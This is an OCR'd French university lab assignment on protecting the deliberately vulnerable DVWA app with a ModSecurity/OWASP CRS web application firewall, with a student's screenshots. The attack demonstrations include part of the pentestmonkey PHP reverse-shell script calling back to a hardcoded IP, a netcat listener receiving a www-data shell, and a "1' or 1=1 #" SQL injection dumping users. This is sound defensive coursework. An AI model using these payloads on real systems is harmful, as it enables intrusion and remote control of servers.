
SECS1024 - Laboratoire 1 - OWASP WAF

Ce laboratoire est noté - 18 points - 10% de la note finale

à rendre pour le 16 janvier 2025

Objectif : protéger une application web avec un WAF (Web Application Firewall).
1 DVWA 1.3 (2 points)
Sous VirtualBox, sur le réseau interne, installez l'application web volontairement vulnérable DVWA
1.3 (https://github.com/digininja/DVWA).
2 OWASP WAF



2.1 question : Qu'est ce qu'un WAF et quelle est la différence avec les autres types de pare-feu ? (2 points)

2.2 question : quelle(s) technique(s) utilise le WAF pour contrer une attaque d'injection ? (2 points)

2.3 installation et utilisation du WAF (12 points)
Sous VirtualBox, sur le réseau interne, installez un WAF propos´e par l'OWASP (https://owasp.org/www-community/Web_Application_Firewall) pour sécuriser DVWA contre les attaques courantes.

```
ubuntuserverml login: ubuntu
Password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Jan  9 05:24:07 PM UTC 2025

  System load:  0.0                Processes:              222
  Usage of /:   24.0% of 28.37GB   Users logged in:        0
  Memory usage: 17%                IPv4 address for ens33: 192.168.10.129
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


ubuntu@ubuntuserverml:~$ sudo apt install libapache2-mod-security2 -y
[sudo] password for ubuntu:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
libapache2-mod-security2 is already the newest version (2.9.7-1build3).
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
ubuntu@ubuntuserverml:~$ sudo apt install libapache2-mod-security2 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
libapache2-mod-security2 is already the newest version (2.9.7-1build3).
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
ubuntu@ubuntuserverml:~$ sudo a2enmod headers
Module headers already enabled
ubuntu@ubuntuserverml:~$ systemctl restart apache2
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to restart 'apache2.service'.
Authenticating as: Mikael Lacroix (ubuntu)
Password:
==== AUTHENTICATION COMPLETE ====
ubuntu@ubuntuserverml:~$ sudo cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
ubuntu@ubuntuserverml:~$ _
```

```
  GNU nano 7.2                                                    /etc/modsecurity/modsecurity.conf
# -- Rule engine initialization ----------------------------------------------

# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine On


# -- Request body handling ---------------------------------------------------

# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On


# Enable XML request body parser.
# Initiate XML Processor in case of xml content-type
#
SecRule REQUEST_HEADERS:Content-Type "^(?:application(?:/soap\+|/)|text/)xml" \
     "id:'200000',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=XML"

# Enable JSON request body parser.
# Initiate JSON Processor in case of JSON content-type; change accordingly
# if your application does not use 'application/json'
#
SecRule REQUEST_HEADERS:Content-Type "^application/json" \
     "id:'200001',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=JSON"

# Sample rule to enable JSON request body parser for more subtypes.
# Uncomment or adapt this rule if you want to engage the JSON
# Processor for "+json" subtypes
#
#SecRule REQUEST_HEADERS:Content-Type "^application/[a-z0-9.-]+[+]json" \
#     "id:'200006',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=JSON"

# Maximum request body size we will accept for buffering. If you support
# file uploads then the value given on the first line has to be as large
# as the largest file you are willing to accept. The second value refers
# to the size of data, with files excluded. You want to keep that value as
# low as practical.
#
SecRequestBodyLimit 13107200
SecRequestBodyNoFilesLimit 131072


ubuntu@ubuntuserverml:~$ sudo nano /etc/modsecurity/modsecurity.conf_
```

```
ubuntu@ubuntuserverml:~$ sudo systemctl restart apache2
ubuntu@ubuntuserverml:~$ sudo rm -rf /usr/share/modsecurity-crs
ubuntu@ubuntuserverml:~$ sudo apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (1:2.43.0-1ubuntu7.1).
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
ubuntu@ubuntuserverml:~$ sudo git clone https://github.com/coreruleset /usr/share/modsecurity-crs
Cloning into '/usr/share/modsecurity-crs'...
remote: Not Found
fatal: repository 'https://github.com/coreruleset/' not found
ubuntu@ubuntuserverml:~$ sudo git clone https://github.com/coreruleset/coreruleset /usr/share/modsecurity-crs
Cloning into '/usr/share/modsecurity-crs'...
remote: Enumerating objects: 34300, done.
remote: Counting objects: 100% (155/155), done.
remote: Compressing objects: 100% (52/52), done.
remote: Total 34300 (delta 136), reused 103 (delta 103), pack-reused 34145 (from 2)
Receiving objects: 100% (34300/34300), 9.66 MiB | 14.29 MiB/s, done.
Resolving deltas: 100% (27091/27091), done.
ubuntu@ubuntuserverml:~$ sudo mv /usr/share/modsecurity-crs/crs-setup.conf.example /usr/share/modsecurity-crs/crs-setup.conf
ubuntu@ubuntuserverml:~$ sudo mv /usr/share/modsecurity-crs/rules/REQUEST-900-EXCLUSION-RULES-BEFORE-CRS.conf.example /usr/share/modsecurity-crs/rules/REQUEST-9
00-EXCLUSION-RULES-BEFORE-CRS.conf
ubuntu@ubuntuserverml:~$
```

```
  GNU nano 7.2                                                    /etc/apache2/mods-avai
<IfModule security2_module>
        SecDataDir /var/cache/modsecurity
        Include /usr/share/modsecurity-crs/crs-setup.conf
        Include /usr/share/modsecurity-crs/rules/*.conf ```
        # Default Debian dir for modsecurity's persistent data
        SecDataDir /var/cache/modsecurity

        # Include all the *.conf files in /etc/modsecurity.
        # Keeping your local configuration in that directory
        # will allow for an easy upgrade of THIS file and
        # make your life easier
        IncludeOptional /etc/modsecurity/*.conf

        # Include OWASP ModSecurity CRS rules if installed
        IncludeOptional /usr/share/modsecurity-crs/*.load
</IfModule>
```

```
  GNU nano 7.2                                                    000-default.conf *
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
        SecRuleEngine On
        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
```

```
  GNU nano 7.2                                                    php.ini *

; Whether to allow HTTP file uploads.
; https://php.net/file-uploads
file_uploads = On

; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
; https://php.net/upload-tmp-dir
;upload_tmp_dir =

; Maximum allowed size for uploaded files.
; https://php.net/upload-max-filesize
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; https://php.net/from
;from="john@doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; https://php.net/user-agent
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
; https://php.net/default-socket-timeout
default_socket_timeout = 60

; If your scripts have to deal with files from Macintosh systems,
; or you are running on a Mac and need to deal with files from
; unix or win32 systems, setting this flag will cause PHP to
; automatically detect the EOL character in those files so that

^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute   ^C Location  M-U Undo      M-A Set Mark  M-] To Bracket  M-Q Previous
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify   ^/ Go To Line M-E Redo      M-6 Copy      ^Q Where Was    M-W Next
```

Le WAF doit protéger l'application DVWA en mode low security contre les attaques XSS (2 points),
SQL injection (2 points), PHP File upload (2 point), command injection (2 points), traversée de répertoires (2 points).
Vous montrerez par des captures écran les étapes de l'installation du WAF (2 points) puis l'efficacité

1

du WAF sur les types d'attaques listés ci-avant. Pour cela vous devez construire 5 attaques sur DVWA en mode low security qui réussissent sans le WAF puis qui échouent avec le WAF

~/php-reverse-shell.phtml - Mousepad


File Edit Search View Document Help


```
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally)
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and
  Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  Thes
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.3.2';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
```

kali@kali: ~


File Actions Edit View Help

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN grou
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state
    link/ether 00:0c:29:e4:43:d8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.2/24 brd 192.168.3.255 scope global dynamic noprefixr
       valid_lft 1586sec preferred_lft 1586sec
    inet6 fe80::20c:29ff:fee4:43d8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
```





```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.3.3: inverse host lookup failed: Host name lookup failure
connect to [192.168.3.2] from (UNKNOWN) [192.168.3.3] 50644
Linux ubuntu 6.8.0-51-generic #52-Ubuntu SMP PREEMPT_DYNAMIC Thu Dec  5 13:09:44 UTC 2024 x86_64 x86_64 x86_64
 GNU/Linux
 15:14:49 up 33 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
ubuntu   tty1     -                14:41   26:39   0.04s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


Vulnerability: File Upload
192.168.3.3/DVWA/vulnerabilities/upload/
Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Vulnerability: File Upload
Choose an image to upload:
Browse...
php-reverse-shell.php
Upload
More Information
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
https://www.acunetix.com/websitesecurity/upload-forms-threat/


1 2 3 4
Kali Linux
403 Forbidden
192.168.3.3/DVWA/vulnerabilities/upload/#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Forbidden
You don't have permission to access this resource.
Apache/2.4.58 (Ubuntu) Server at 192.168.3.3 Port 80

192.168.3.3/DVWA/vulnerabilities/sqli/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

DVWA

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)

Vulnerability: SQL Injection

User ID: 1' or 1=1 # Submit

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

192.168.3.3/DVWA/vulnerabilities/sqli/?id=1'+or+1%3D1+%

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

DVWA

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass


Vulnerability: SQL Injection


User ID: Submit


```
ID: 1' or 1=1 #
First name: admin
Surname: admin

ID: 1' or 1=1 #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 #
First name: Hack
Surname: Me

ID: 1' or 1=1 #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 #
First name: Bob
Surname: Smith
```

More Information

